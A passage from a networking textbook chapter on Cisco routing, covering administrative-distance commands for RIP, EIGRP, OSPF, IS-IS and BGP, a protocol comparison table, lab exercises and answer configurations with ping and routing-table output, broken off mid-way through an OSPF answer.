1401 IOU1(config-router)#distance 15 192.168.1.0 ?
1402 A.B.C.D Wildcard bits
1403 IOU1(config-router)#distance 15 192.168.1.2 0.0.0.0
1404 IOU1(config-router)#distance 200 192.168.1.0 0.0.0.255
1405 IOU1(config-router)#distance 255

```

## 1406 EIGRP

1407 You can specify the distance for routes learned from both internal and external neighbors:

```

1408 IOU1(config-router)#router eigrp 1
1409 IOU1(config-router)#network 192.168.1.0
1410 IOU1(config-router)#distance ?
1411 <1-255> Set route administrative distance
1412 eigrp Set distance for internal and external routes

1413 IOU1(config-router)#distance eigrp ?
1414 <1-255> Distance for internal routes

1415 IOU1(config-router)#distance eigrp 55 ?
1416 <1-255> Distance for external routes
1417 IOU1(config-router)#distance eigrp 55 200

```

## 1418 OSPF

1419 You can also control the distance, depending on whether the neighboring router is in the same area:

```

1420 IOU1(config-router)#router ospf 1

1421 IOU1(config-router)#distance ?
1422 <1-255> Administrative distance
1423 ospf OSPF distance

1424 IOU1(config-router)#distance ospf ?
1425 external External type 5 and type 7 routes
1426 inter-area Inter-area routes
1427 intra-area Intra-area routes

1428 IOU1(config-router)#distance ospf inter-area ?
1429 <1-255> Distance for inter-area routes
1430 IOU1(config-router)#distance ospf inter-area 115
1431 IOU1(config-router)#distance ospf intra-area 105
1432 IOU1(config-router)#distance ospf external 125

```

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                      |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------|
| <b>IS-IS</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 1433                                 |
| The range for administrative distance is 1-255:                                                                                                                                                                                                                                                                                                                                                                                                                                       | 1434                                 |
| IOU4(config)#router isis                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 1435                                 |
| IOU4(config-router)#distance ?                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 1436                                 |
| <1-255> Administrative distance                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 1437                                 |
| IOU4(config-router)#distance 80 ?                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 1438                                 |
| A.B.C.D IP Source address                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 1439                                 |
| clns Distance applied for CLNS derived routes                                                                                                                                                                                                                                                                                                                                                                                                                                         | 1440                                 |
| ip Distance applied for IP derived routes                                                                                                                                                                                                                                                                                                                                                                                                                                             | 1441                                 |
| <cr>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 1442                                 |
| IOU4(config-router)#distance 80                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 1443                                 |
| <br><b>BGP</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | <br>1444                             |
| You can configure BGP distances for internal, external, and local routes:                                                                                                                                                                                                                                                                                                                                                                                                             | 1445                                 |
| IOU1(config-router)#router bgp 1                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 1446                                 |
| IOU1(config-router)#distance ?                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 1447                                 |
| <1-255> Administrative distance                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 1448                                 |
| bgp BGP distance                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 1449                                 |
| mbgp MBGP distance                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 1450                                 |
| IOU1(config-router)#distance bgp ?                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 1451                                 |
| <1-255> Distance for routes external to the AS                                                                                                                                                                                                                                                                                                                                                                                                                                        | 1452                                 |
| IOU1(config-router)#distance bgp 115 ?                                                                                                                                                                                                                                                                                                                                                                                                                                                | 1453                                 |
| <1-255> Distance for routes internal to the AS                                                                                                                                                                                                                                                                                                                                                                                                                                        | 1454                                 |
| IOU1(config-router)#distance bgp 115 220 ?                                                                                                                                                                                                                                                                                                                                                                                                                                            | 1455                                 |
| <1-255> Distance for local routes                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 1456                                 |
| IOU1(config-router)#distance bgp 115 220 50                                                                                                                                                                                                                                                                                                                                                                                                                                           | 1457                                 |
| <br><b>Summary</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | <br>1458                             |
| This chapter discussed router configurations, covering static routing and dynamic routing protocols such as RIP, EIGRP, OSPF, and BGP. There are many routing protocols to choose from, with many advantages and disadvantages for each. Table 6-7 should help with choosing a protocol that fits your needs. Remember that EIGRP is a proprietary protocol of Cisco and can only be used with their hardware. Table 6-7 shows the differences among the dynamic protocols discussed. | 1459<br>1460<br>1461<br>1462<br>1463 |

**Table 6-7.** Routing Protocol Comparison Chart


| Protocol | Class | Convergence | Type | Metric                 | Default AD Value                   | Classless |
|----------|-------|-------------|------|------------------------|------------------------------------|-----------|
| RIPv1    | IGP   | Slow        | IGP  | Hops                   | 120                                | No        |
| RIPv2    | IGP   | Slow        | IGP  | Hops                   | 120                                | Yes       |
| EIGRP    | IGP   | Fast        | IGP  | Cost from bandwidth    | Summary 5 Internal 90 External 170 | Yes       |
| OSPF     | IGP   | Fast        | IGP  | BW, delay, reliability | 110                                | Yes       |
| IS-IS    | IGP   | Fast        | IGP  | Cost                   | 115                                | Yes       |
| BGP      | EGP   | Average     | EGP  | Path attributes        | External 20 Internal 200           | Yes       |

## Exercises

This section introduces exercises to reinforce what was learned in this chapter.

### EXERCISE 1: STATIC ROUTING

Configure all interfaces and IP addresses, and add all static routes from IOU1 to IOU2, IOU1 to IOU3, and IOU1 to IOU4. Test ping from IOU1 to IOU2, IOU1 to IOU3, and IOU1 to IOU4. Use Figure 6-27 to complete the exercise.



**Figure 6-27.** Static routing diagram

### EXERCISE 2: RIP

Configure all interfaces and IP addresses, and enable RIP on all routers according to the following diagram. Test ping from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5, and IOU1 to IOU6. Check to make sure that RIP is advertising routes. Use Figure 6-28 to complete the exercise.




Figure 6-28. RIP routing diagram

### EXERCISE 3: EIGRP

Configure all interfaces and IP addresses, and enable EIGRP on all routers according to the following diagram. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, and IOU1 to IOU5. Check to make sure that EIGRP is advertising routes and verify neighbor relationship. Use Figure 6-29 to complete the exercise.




Figure 6-29. EIGRP routing diagram

### EXERCISE 4: OSPF

Configure all interfaces and IP addresses, and enable OSPF on all routers according to the following diagram. Make sure that the router ID is the loopback address on each router. By default, all devices should not participate in OSPF. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5, and IOU1 to IOU6. Check to make sure that OSPF is advertising routes by displaying the LSDB and your neighbors. Use OSPF process number 1 and Area 0. Use Figure 6-30 to complete the exercise.

this figure will be printed in b/w




Figure 6-30. OSPF routing diagram

### EXERCISE 5: IS-IS

1485

1486

1487

1488

1489

Configure all interfaces and IP addresses, and enable IS-IS on all routers according to the following diagram. All interfaces should participate in IS-IS at Level 1. Configure MD5 authentication on the IS-IS instance. Your key chain name should be ISIS\_AUTH, and the key string should be MD5. Verify the adjacency by showing the neighbor adjacency and showing the routing table.

this figure will be printed in b/w




Figure 6-31. IS-IS routing diagram

AU26

### EXERCISE 6: BGP

1490

1491

1492

1493

1494

1495

Configure all interfaces and IP addresses, and enable BGP on all routers according to the following diagram. Use the loopback addresses to establish the neighbor relationship. Make sure that the router ID is the loopback address on each router. Test pinging from IOU1 to IOU2. Verify the neighbor adjacency. Check that the adjacency does not drop when the interface on IOU1 is shut. Use Figure 6-32 to complete the exercise.




Figure 6-32. BGP routing diagram

this figure will be printed in b/w

## Exercise Answers

This section provides answers to the exercise questions.

### Exercise 1

Configure all interfaces and IP addresses, and add all static routes from IOU1 to IOU4 using the following diagram. Configure a default route on IOU4. Test pinging from IOU1 to IOU2, IOU1 to IOU3, and IOU1 to IOU4. Use Figure 6-33 and the following answers with commands to review the exercise.




Figure 6-33. Static routing answer diagram

this figure will be printed in b/w

```
IOU1(config)#int ethernet0/0
IOU1(config-if)#ip address 192.168.10.1 255.255.255.0
IOU1(config-if)#no shut
IOU1(config-if)#ip route 192.168.20.0 255.255.255.0 192.168.10.2
IOU1(config)#ip route 192.168.30.0 255.255.255.0 192.168.10.2
IOU1(config)#ip route 192.168.40.0 255.255.255.0 192.168.10.2
```

```
IOU3(config)#int ethernet0/0
IOU3(config-if)#ip address 192.168.10.2 255.255.255.0
IOU3(config-if)#no shut
IOU3(config-if)#int ethernet0/1
IOU3(config-if)#ip address 192.168.20.1 255.255.255.0
IOU3(config-if)#no shut
```



```

1514 IOU3(config-if)#ip route 192.168.30.0 255.255.255.0 192.168.20.2
1515 IOU3(config)#ip route 192.168.40.0 255.255.255.0 192.168.20.2

1516 IOU2(config)#int e0/0
1517 IOU2(config-if)#ip address 192.168.20.2 255.255.255.0
1518 IOU2(config-if)#int e0/1
1519 IOU2(config-if)#no shut
1520 IOU2(config-if)#ip address 192.168.30.1 255.255.255.0
1521 IOU2(config-if)#no shut
1522 IOU2(config-if)#ip route 192.168.40.0 255.255.255.0 192.168.30.2
1523 IOU2(config)#ip route 192.168.10.0 255.255.255.0 192.168.20.1

1524 IOU4(config)#int e0/0
1525 IOU4(config-if)#ip address 192.168.30.2 255.255.255.0
1526 IOU4(config-if)#no shut
1527 IOU4(config-if)#int e0/1
1528 IOU4(config-if)#ip address 192.168.40.1 255.255.255.0
1529 IOU4(config-if)#no shut
1530 IOU4(config-if)#ip route 0.0.0.0 0.0.0.0 192.168.30.1

1531 IOU1#sh ip route
1532 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1533 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1534 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1535 E1 - OSPF external type 1, E2 - OSPF external type 2
1536 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1537 ia - IS-IS inter area, * - candidate default, U - per-user static route
1538 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1539 + - replicated route, % - next hop override

1540 Gateway of last resort is 0.0.0.0 to network 0.0.0.0

1541 S 192.168.10.0/24 is variably subnetted, 2 subnets, 2 masks
1542 C 192.168.10.0/24 is directly connected, Ethernet0/0
1543 L 192.168.10.1/32 is directly connected, Ethernet0/0
1544 S 192.168.20.0/24 [1/0] via 192.168.10.2
1545 S 192.168.30.0/24 [1/0] via 192.168.10.2
1546 S 192.168.40.0/24 [1/0] via 192.168.10.2

1547 IOU1#ping 192.168.10.2
1548 Type escape sequence to abort.
1549 Sending 5, 100-byte ICMP Echos to 192.168.10.2, timeout is 2 seconds:
1550 .!!!!
1551 Success rate is 80 percent (4/5), round-trip min/avg/max = 6/6/7 ms
1552 IOU1#ping 192.168.20.2
1553 Type escape sequence to abort.
1554 Sending 5, 100-byte ICMP Echos to 192.168.20.2, timeout is 2 seconds:
1555 !!!!!
1556 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms
1557 IOU1#ping 192.168.30.2
1558 Type escape sequence to abort.

```

```

Sending 5, 100-byte ICMP Echos to 192.168.30.2, timeout is 2 seconds: 1559
!!!!! 1560
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms 1561
IOU1#ping 192.168.40.1 1562
Type escape sequence to abort. 1563
Sending 5, 100-byte ICMP Echos to 192.168.40.1, timeout is 2 seconds: 1564
!!!!! 1565
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/7/11 ms 1566

IOU1#traceroute 192.168.40.1 1567
Type escape sequence to abort. 1568
Tracing the route to 192.168.40.1 1569
VRF info: (vrf in name/id, vrf out name/id) 1570
 1 192.168.10.2 5 msec 5 msec 5 msec 1571
 2 192.168.20.2 6 msec 6 msec 6 msec 1572
 3 192.168.30.2 7 msec 5 msec 6 msec 1573

```

## Exercise 2

Configure all interfaces and IP addresses and enable RIP on all routers according to the following diagram. 1574  
 Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5, and IOU1 to IOU6. Check to 1575  
 make sure RIP is advertising routes. Use Figure 6-34 and the following answers with commands to review the 1577  
 exercise. 1578




Figure 6-34. RIP routing answer diagram

```

IOU1(config)#int e0/0 1579
IOU1(config-if)#ip address 192.168.1.1 255.255.255.252 1580
IOU1(config-if)#no shut 1581
IOU1(config-if)#int e0/1 1582
IOU1(config-if)#ip address 192.168.2.1 255.255.255.252 1583
IOU1(config-if)#no shut 1584
IOU1(config-if)#router rip 1585
IOU1(config-router)#network 192.168.1.0 1586
IOU1(config-router)#network 192.168.2.0 1587

IOU2(config-if)#int e0/0 1588
IOU2(config-if)#ip address 192.168.1.2 255.255.255.252 1589
IOU2(config-if)#no shut 1590
IOU2(config-if)#int e0/1 1591

```

```
1592 IOU2(config-if)#ip address 192.168.3.1 255.255.255.252
1593 IOU2(config-if)#no shut
1594 IOU2(config-if)#router rip
1595 IOU2(config-router)#network 192.168.3.0
1596 IOU2(config-router)#network 192.168.1.0

1597 IOU3(config)#int e0/0
1598 IOU3(config-if)#ip address 192.168.2.2 255.255.255.252
1599 IOU3(config-if)#no shut
1600 IOU3(config-if)#int e0/1
1601 IOU3(config-if)#ip address 192.168.4.1 255.255.255.252
1602 IOU3(config-if)#no shut
1603 IOU3(config-if)#router rip
1604 IOU3(config-router)#network 192.168.2.0
1605 IOU3(config-router)#network 192.168.4.0

1606 IOU4(config)#int e0/0
1607 IOU4(config-if)#ip address 192.168.4.2 255.255.255.252
1608 IOU4(config-if)#no shut
1609 IOU4(config-if)#int e0/1
1610 IOU4(config-if)#ip address 192.168.5.1 255.255.255.252
1611 IOU4(config-if)#no shut
1612 IOU4(config-if)#router rip
1613 IOU4(config-router)#network 192.168.4.0
1614 IOU4(config-router)#network 192.168.5.0

1615 IOU5(config)#int e0/0
1616 IOU5(config-if)#ip address 192.168.3.2 255.255.255.252
1617 IOU5(config-if)#no shut
1618 IOU5(config-if)#int e0/1
1619 IOU5(config-if)#ip address 192.168.5.2 255.255.255.252
1620 IOU5(config-if)#no shut
1621 IOU5(config-if)#int e0/2
1622 IOU5(config-if)#ip address 192.168.6.1 255.255.255.252
1623 IOU5(config-if)#router rip
1624 IOU5(config-router)#network 192.168.3.0
1625 IOU5(config-router)#network 192.168.5.0
1626 IOU5(config-router)#network 192.168.6.0

1627 IOU6(config)#int e0/0
1628 IOU6(config-if)#no switchport
1629 IOU6(config-if)#ip address 192.168.6.2 255.255.255.252
1630 IOU6(config-if)#no shut
1631 IOU6(config-if)#router rip
1632 IOU6(config-router)#network 192.168.6.0

1633 IOU1#sh ip route rip
1634 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1635 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1636 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1637 E1 - OSPF external type 1, E2 - OSPF external type 2
```

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 1638  
 ia - IS-IS inter area, \* - candidate default, U - per-user static route 1639  
 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 1640  
 + - replicated route, % - next hop override 1641

Gateway of last resort is not set 1642

R 192.168.3.0/24 [120/1] via 192.168.1.2, 00:00:02, Ethernet0/0 1643  
 R 192.168.4.0/24 [120/1] via 192.168.2.2, 00:00:08, Ethernet0/1 1644  
 R 192.168.5.0/24 [120/2] via 192.168.2.2, 00:00:08, Ethernet0/1 1645  
 [120/2] via 192.168.1.2, 00:00:02, Ethernet0/0 1646  
 R 192.168.6.0/24 [120/2] via 192.168.1.2, 00:00:02, Ethernet0/0 1647

AU27 We can see that all of our networks are being advertised through RIP. 1648

IOU1#ping 192.168.1.2 1649  
 Type escape sequence to abort. 1650  
 Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds: 1651  
 !!!!! 1652  
 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/4/5 ms 1653  
 IOU1#ping 192.168.2.2 1654  
 Type escape sequence to abort. 1655  
 Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds: 1656  
 !!!!! 1657  
 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms 1658  
 IOU1#ping 192.168.3.2 1659  
 Type escape sequence to abort. 1660  
 Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds: 1661  
 !!!!! 1662  
 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/5/7 ms 1663  
 IOU1#ping 192.168.4.2 1664  
 Type escape sequence to abort. 1665  
 Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds: 1666  
 !!!!! 1667  
 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms 1668  
 IOU1#ping 192.168.5.2 1669  
 Type escape sequence to abort. 1670  
 Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds: 1671  
 !!!!! 1672  
 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms 1673  
 IOU1#ping 192.168.6.2 1674  
 Type escape sequence to abort. 1675  
 Sending 5, 100-byte ICMP Echos to 192.168.6.2, timeout is 2 seconds: 1676  
 !!!!! 1677  
 Success rate is 100 percent (5/5), round-trip min/avg/max = 6/6/6 ms 1678

1679 **Exercise 3**

1680 Configure all interfaces and IP addresses, and enable EIGRP on all routers according to the following  
 1681 diagram. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, and IOU1 TO IOU5. Check to make  
 1682 sure that EIGRP is advertising routes and verify neighbor relationship. Use Figure 6-35 to complete the  
 1683 exercise.

this figure will be printed in b/w




Figure 6-35. EIGRP routing answer diagram

```

1684 IOU1(config)#int e0/0
1685 IOU1(config-if)#ip address 192.168.1.1 255.255.255.252
1686 IOU1(config-if)#int e0/1
1687 IOU1(config-if)#ip address 192.168.2.1 255.255.255.252
1688 IOU1(config-if)#router eigrp 200
1689 IOU1(config-router)#network 192.168.1.0 0.0.0.3
1690 IOU1(config-router)#network 192.168.2.0 0.0.0.3

1691 IOU3(config)#int e0/0
1692 IOU3(config-if)#ip address 192.168.2.2 255.255.255.252
1693 IOU3(config-if)#int e0/1
1694 IOU3(config-if)#ip address 192.168.4.1 255.255.255.252
1695 IOU3(config-if)#router eigrp 200
1696 IOU3(config-router)#network 192.168.2.0 0.0.0.3
1697 IOU3(config-router)#network 192.168.4.0 0.0.0.3

1698 IOU2(config)#int e0/0
1699 IOU2(config-if)#ip address 192.168.1.2 255.255.255.252
1700 IOU2(config-if)#int e0/1
1701 IOU2(config-if)#ip address 192.168.3.1 255.255.255.252
1702 IOU2(config-if)#router eigrp 200
1703 IOU2(config-router)#network 192.168.1.0 0.0.0.3
1704 IOU2(config-router)#network 192.168.3.0 0.0.0.3

1705 IOU5(config)#int e0/0
1706 IOU5(config-if)#ip address 192.168.3.2 255.255.255.252
1707 IOU5(config-if)#int e0/1

```

```

IOU5(config-if)#ip address 192.168.5.2 255.255.255.252 1708
IOU5(config-if)#router eigrp 200 1709
IOU5(config-router)#network 192.168.3.0 0.0.0.3 1710
IOU5(config-router)#network 192.168.3.0 0.0.0.3 1711

IOU4(config)#int e0/0 1712
IOU4(config-if)#ip address 192.168.4.2 255.255.255.252 1713
IOU4(config-if)#int e0/1 1714
IOU4(config-if)#ip address 192.168.5.1 255.255.255.252 1715
IOU4(config)#router eigrp 200 1716
IOU4(config-router)#network 192.168.4.0 0.0.0.3 1717
IOU4(config-router)#network 192.168.5.0 0.0.0.3 1718

IOU1#sh ip route eigrp 1719
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP 1720
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 1721
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 1722
 E1 - OSPF external type 1, E2 - OSPF external type 2 1723
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 1724
 ia - IS-IS inter area, * - candidate default, U - per-user static route 1725
 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP 1726
 + - replicated route, % - next hop override 1727

Gateway of last resort is not set 1728

 192.168.3.0/30 is subnetted, 1 subnets 1729
D 192.168.3.0 [90/307200] via 192.168.1.2, 00:04:05, Ethernet0/0 1730
 192.168.4.0/30 is subnetted, 1 subnets 1731
D 192.168.4.0 [90/307200] via 192.168.2.2, 00:05:49, Ethernet0/1 1732
 192.168.5.0/30 is subnetted, 1 subnets 1733
D 192.168.5.0 [90/332800] via 192.168.2.2, 00:00:38, Ethernet0/1 1734
 [90/332800] via 192.168.1.2, 00:00:38, Ethernet0/0 1735

IOU1#sh ip eigrp topology 1736
EIGRP-IPv4 Topology Table for AS(200)/ID(192.168.2.1) 1737
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply, 1738
 r - reply Status, s - sia Status 1739

P 192.168.3.0/30, 1 successors, FD is 307200 1740
 via 192.168.1.2 (307200/281600), Ethernet0/0 1741
P 192.168.2.0/30, 1 successors, FD is 281600 1742
 via Connected, Ethernet0/1 1743
P 192.168.1.0/30, 1 successors, FD is 281600 1744
 via Connected, Ethernet0/0 1745
P 192.168.4.0/30, 1 successors, FD is 307200 1746
 via 192.168.2.2 (307200/281600), Ethernet0/1 1747
P 192.168.5.0/30, 2 successors, FD is 332800 1748
 via 192.168.1.2 (332800/307200), Ethernet0/0 1749
 via 192.168.2.2 (332800/307200), Ethernet0/1 1750

```

```

1751 IOU1#ping 192.168.1.2
1752 Type escape sequence to abort.
1753 Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
1754 !!!!!
1755 Success rate is 100 percent (5/5), round-trip min/avg/max = 3/5/7 ms
1756 IOU1#ping 192.168.2.2
1757 Type escape sequence to abort.
1758 Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
1759 !!!!!
1760 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/8 ms
1761 IOU1#ping 192.168.3.2
1762 Type escape sequence to abort.
1763 Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds:
1764 !!!!!
1765 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
1766 IOU1#ping 192.168.4.2
1767 Type escape sequence to abort.
1768 Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
1769 !!!!!
1770 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/7 ms
1771 IOU1#ping 192.168.5.2
1772 Type escape sequence to abort.
1773 Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
1774 !!!!!
1775 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/7/12 ms

```

### 1776 Exercise 4

1777 Configure all interfaces and IP addresses, and enable OSPF on all routers according to the following  
 1778 diagram. Make sure that the router ID is the loopback address on each router. By default, all devices should  
 1779 not participate in OSPF. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5,  
 1780 and IOU1 to IOU6. Check to make sure that OSPF is advertising routes by displaying the LSDB and your  
 1781 neighbors. Use Figure 6-36 and the following answers with commands to review the exercise.

this figure will be printed in b/w




Figure 6-36. OSPF routing answer diagram

|                                                        |      |
|--------------------------------------------------------|------|
| IOU1(config)#int e0/0                                  | 1782 |
| IOU1(config-if)#ip address 192.168.1.1 255.255.255.252 | 1783 |
| IOU1(config-if)#int e0/1                               | 1784 |
| IOU1(config-if)#ip address 192.168.2.1 255.255.255.252 | 1785 |
| IOU1(config)#int loopback1                             | 1786 |
| IOU1(config-if)#ip address 1.1.1.1 255.255.255.255     | 1787 |
| IOU1(config-if)#router ospf 1                          | 1788 |
| IOU1(config-router)#passive-interface default          | 1789 |
| IOU1(config-router)#network 192.168.1.0 0.0.0.3 area 0 | 1790 |
| IOU1(config-router)#network 192.168.2.0 0.0.0.3 area 0 | 1791 |
| IOU1(config-router)#network 1.1.1.1 0.0.0.0 area 0     | 1792 |
| IOU1(config-router)#no passive-interface e0/0          | 1793 |
| IOU1(config-router)#no passive-interface e0/1          | 1794 |
| IOU1(config-router)#router-id 1.1.1.1                  | 1795 |
| IOU1(config-router)#do clear ip ospf process           | 1796 |
| <br>                                                   |      |
| IOU3(config)#int e0/0                                  | 1797 |
| IOU3(config-if)#ip address 192.168.2.2 255.255.255.252 | 1798 |
| IOU3(config-if)#int e0/1                               | 1799 |
| IOU3(config-if)#ip address 192.168.4.1 255.255.255.252 | 1800 |
| IOU3(config)#int loopback1                             | 1801 |
| IOU3(config-if)#ip address 3.3.3.3 255.255.255.255     | 1802 |
| IOU3(config-if)#router ospf 1                          | 1803 |
| IOU3(config-router)#passive-interface default          | 1804 |
| IOU3(config-router)#network 192.168.2.0 0.0.0.3 area 0 | 1805 |
| IOU3(config-router)#network 192.168.4.0 0.0.0.3 area 0 | 1806 |
| IOU3(config-router)#network 3.3.3.3 0.0.0.0 area 0     | 1807 |
| IOU3(config-router)#no passive-interface e0/0          | 1808 |
| IOU3(config-router)#no passive-interface e0/1          | 1809 |
| IOU3(config-router)#router-id 3.3.3.3                  | 1810 |
| IOU3(config-router)#do clear ip ospf process           | 1811 |
| <br>                                                   |      |
| IOU2(config)#int e0/0                                  | 1812 |
| IOU2(config-if)#ip address 192.168.1.2 255.255.255.252 | 1813 |
| IOU2(config-if)#int e0/1                               | 1814 |
| IOU2(config-if)#ip address 192.168.3.1 255.255.255.252 | 1815 |
| IOU2(config)#int loopback1                             | 1816 |
| IOU2(config-if)#ip address 2.2.2.2 255.255.255.255     | 1817 |
| IOU2(config-if)#router ospf 1                          | 1818 |
| IOU2(config-router)#passive-interface default          | 1819 |
| IOU2(config-router)#network 192.168.1.0 0.0.0.3 area 0 | 1820 |
| IOU2(config-router)#network 192.168.3.0 0.0.0.3 area 0 | 1821 |
| IOU2(config-router)#network 2.2.2.2 0.0.0.0 area 0     | 1822 |
| IOU2(config-router)#no passive-interface e0/0          | 1823 |
| IOU2(config-router)#no passive-interface e0/1          | 1824 |
| IOU2(config-router)#router-id 2.2.2.2                  | 1825 |
| <br>                                                   |      |
| IOU5(config)#int e0/0                                  | 1826 |
| IOU5(config-if)#ip address 192.168.3.2 255.255.255.252 | 1827 |
| IOU5(config-if)#int e0/1                               | 1828 |
| IOU5(config-if)#ip address 192.168.5.2 255.255.255.252 | 1829 |



```

1830 IOU5(config)#int e0/2
1831 IOU5(config-if)#ip address 192.168.6.1 255.255.255.252
1832 IOU5(config-if)#int loopback1
1833 IOU5(config-if)#ip address 5.5.5.5 255.255.255.255
1834 IOU5(config-if)#router ospf 1
1835 IOU5(config-router)#passive-interface default
1836 IOU5(config-router)#no passive-interface e0/0
1837 IOU5(config-router)#no passive-interface e0/1
1838 IOU5(config-router)#no passive-interface e0/2
1839 IOU5(config-router)#network 192.168.3.0 0.0.0.3 area 0
1840 IOU5(config-router)#network 192.168.5.0 0.0.0.3 area 0
1841 IOU5(config-router)#network 192.168.6.0 0.0.0.3 area 0
1842 IOU5(config-router)#network 5.5.5.5 0.0.0.0 area 0
1843 IOU5(config-router)#router-id 5.5.5.5

1844 IOU4(config)#int e0/0
1845 IOU4(config-if)#ip address 192.168.4.2 255.255.255.252
1846 IOU4(config-if)#int e0/1
1847 IOU4(config-if)#ip address 192.168.5.1 255.255.255.252
1848 IOU4(config)#int loopback1
